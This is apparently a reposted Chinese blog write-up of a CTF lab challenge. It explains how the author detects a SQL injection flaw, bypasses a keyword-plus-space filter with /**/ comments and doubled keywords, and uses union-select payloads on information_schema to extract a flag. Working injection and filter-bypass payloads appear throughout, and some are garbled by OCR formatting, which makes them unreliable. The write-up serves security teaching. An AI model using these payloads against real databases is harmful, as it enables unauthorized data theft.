
简单的SQL注入

转载

雨九九 于 2018-10-25 18:15:33 发布 1059 收藏

分类专栏： 实验吧 文章标签： sql


实验吧 专栏收录该内容

7 篇文章 0 订阅

订阅专栏

题目：http://ctf5.shiyanbar.com/423/web/

参考资料：http://www.shiyanbar.com/ctf/writeup/4750

题目提示：通过注入获得flag值。

点开题目，又是一个简洁的界面让我一脸懵逼(0.0)

好吧，开始我们的注入之旅。

首先，随便往框里面输入字符和数字，发现当输入1、2、3的时候有查询结果。

接下来进行注入的第一步测试，输入一个带单引号的数据，目的是测试是否对构造SQL的字符串进行了过滤。当把带有单引号的数据(如输入 1')提交以后，我们得到了错误的返回。

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1''' at line 1
```

这意味着我们这段“有害”的输入是被直接作为SQL语句了。

得到这个结果后我们可以猜测可能后台的代码是一个普通的select语句：

select name where id = ‘content’

当然这只是个简单的猜测，肯定还是会有很多的其他过滤，但这个结果也侧面表现了我们可以通过开闭合单引号来进行我们的注入。

接下来我们进行第二步的过滤测试，关键字过滤。

我们将一些带有SQL关键字的语句输进去，发现有用的关键字几乎都被过滤掉了。

输入了大多数的关键字就剩下了delect和or，这个可怕(0.0)。

接下来就是空格过滤。

小编运气也比较好，在之前的第一步字符测试中，小编记得当时随手输入了一次andone，自己喜欢的美国街球品牌，惊奇的发现这里的and关键字并没有被过滤.

那也就是说这里的关键字过滤实际上是过滤后面带有一个空格的关键字，仔细回忆刚刚我们的关键字过滤，最后的结果是“1 delect or”很短，也从而证明了过滤的关键字都是带有后面一个空格且过滤的过程也将后面的空格一起过滤掉了。

实验一下果真如此：

那么我们只需要想办法绕过这个关键字后面的空格过滤就能够达到我们的注入目的。

绕过空格的方法有很多：+、%0a、%0b、**//.....这里小编采用//**的方式进行过滤。

我在看别人题解的时候还发现有人通过写两遍关键字两遍空格的形式来进行过滤，比如写“andand ”这样过滤掉其中的“and ”后剩下的刚刚好还能组成一个“and ”。这***也行，人才啊！(O)。

过滤问题暂时就告一段落，接下来我们要绕过这些过滤去注入得到我们想要的答案。

首先，我们得确定表名。

利用单引号的开闭性，我们可以这样去确定数据库名表名字段名这些查询必须的东西了。

(1)数据库名：

我们通过select database()来确定当前的数据库名。

1’ union/**/select/**/database()’
通过这句话我们能够得到数据库名为web1：

```
ID: 1’ union/**/select/**/database()’
        name: baloteli

ID: 1’ union/**/select/**/database()’
        name: web1
```


(2)表名：

在MySQL中有一张表information_schema，这张表存储了MySQL服务器中所有的信息，如数据库名，数据库的表，表栏的数据类型与访问权限等。简言之，这台MySQL服务器上，到底有哪些数据库、各个数据库有哪些表，每张表的字段类型是什么，各个数据库要什么权限才能访问，等等信息都保存在information_schema表里面。

那么接下来我们对这张表进行查询来获取我们已知的当前数据库的表。

1’ union/**/select/**/table_name from/**/information_schema.tables/**/where/**/table_schema/**/='web1
然而惊奇的发现，这句话竟然报错了！！！？？？

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ’=’web1’’ at line 1
```


没道理啊，之前也测试过了关键字之类的过滤情况，难道出现了我们之前没有测试过的关键字被过滤了？

观察报错信息，信息端只有=后面的信息，难道是=前面的这个table_schema这个字段被强制过滤了吗？

测试一下，果然如此：

table_schema这个字段被强制过滤了。

既然过滤关键字后面的空格的方法这里不能用，那么我们用之前说到的通过两次关键字拼接的方法能不能搞定呢：

1’ union//**select**//table_name
from//**information_scheminformation_schemaa.tables**//where//**table_schemtable_schemaa**//='web1
可是道高一丈啊，这里我们发现没有访问的权限:

```
SELECT command denied to user 'web1'@'localhost' for table 'tables'
```

那么接下来该怎么办呢，这里小编的想法比较单纯，我想的是，或许表的个数不会太多，那么我们干脆把全部得到，然后再一个一个去试就行了，但是结果有点让我大跌眼镜。

结果多的离谱，一个一个去试感觉还是略显麻烦，不过现在小编也想不出什么其他的好办法了(T.T)。

不过在这一堆表名中有一个表名叫flag：

如果不出意外的话，这个应该就是我们的目标吧(纯属猜的2333)。

那么接下来我们就需要去确定字段名，确定字段名一样的思路：

1’
union//**select**//column_namcolumn_namee//**from**//information_scheminformation_schema.columnsa.columns//**where**//table_name
='flag
幸运的是，这次我们得到了它的字段：

```
ID: 1' union/**/select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_name='flag
name: baloteli

ID: 1' union/**/select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_name='flag
name: flag

ID: 1' union/**/select/**/column_name/**/from/**/information_schema.columns/**/where/**/table_name='flag
name: id
```


这两个字段中，很明显我们的目标就是flag这个字段了吧(小小的吐槽一句，这里居然表名字段名都是flag，真的很好奇那些题解里写猜测可得的……)。

得到这个之后加上之前的绕过空格关键字过滤的方法书写一下内容得到答案：

1’ union//**select**//flag from//**flag where**//‘1’='1

```
ID: 1' union/**/select/**/flag from/**/flag where/**/'1'='1
name: baloteli

ID: 1' union/**/select/**/flag from/**/flag where/**/'1'='1
name: flag{Y0u_@r3_50_dAmn_900d}
```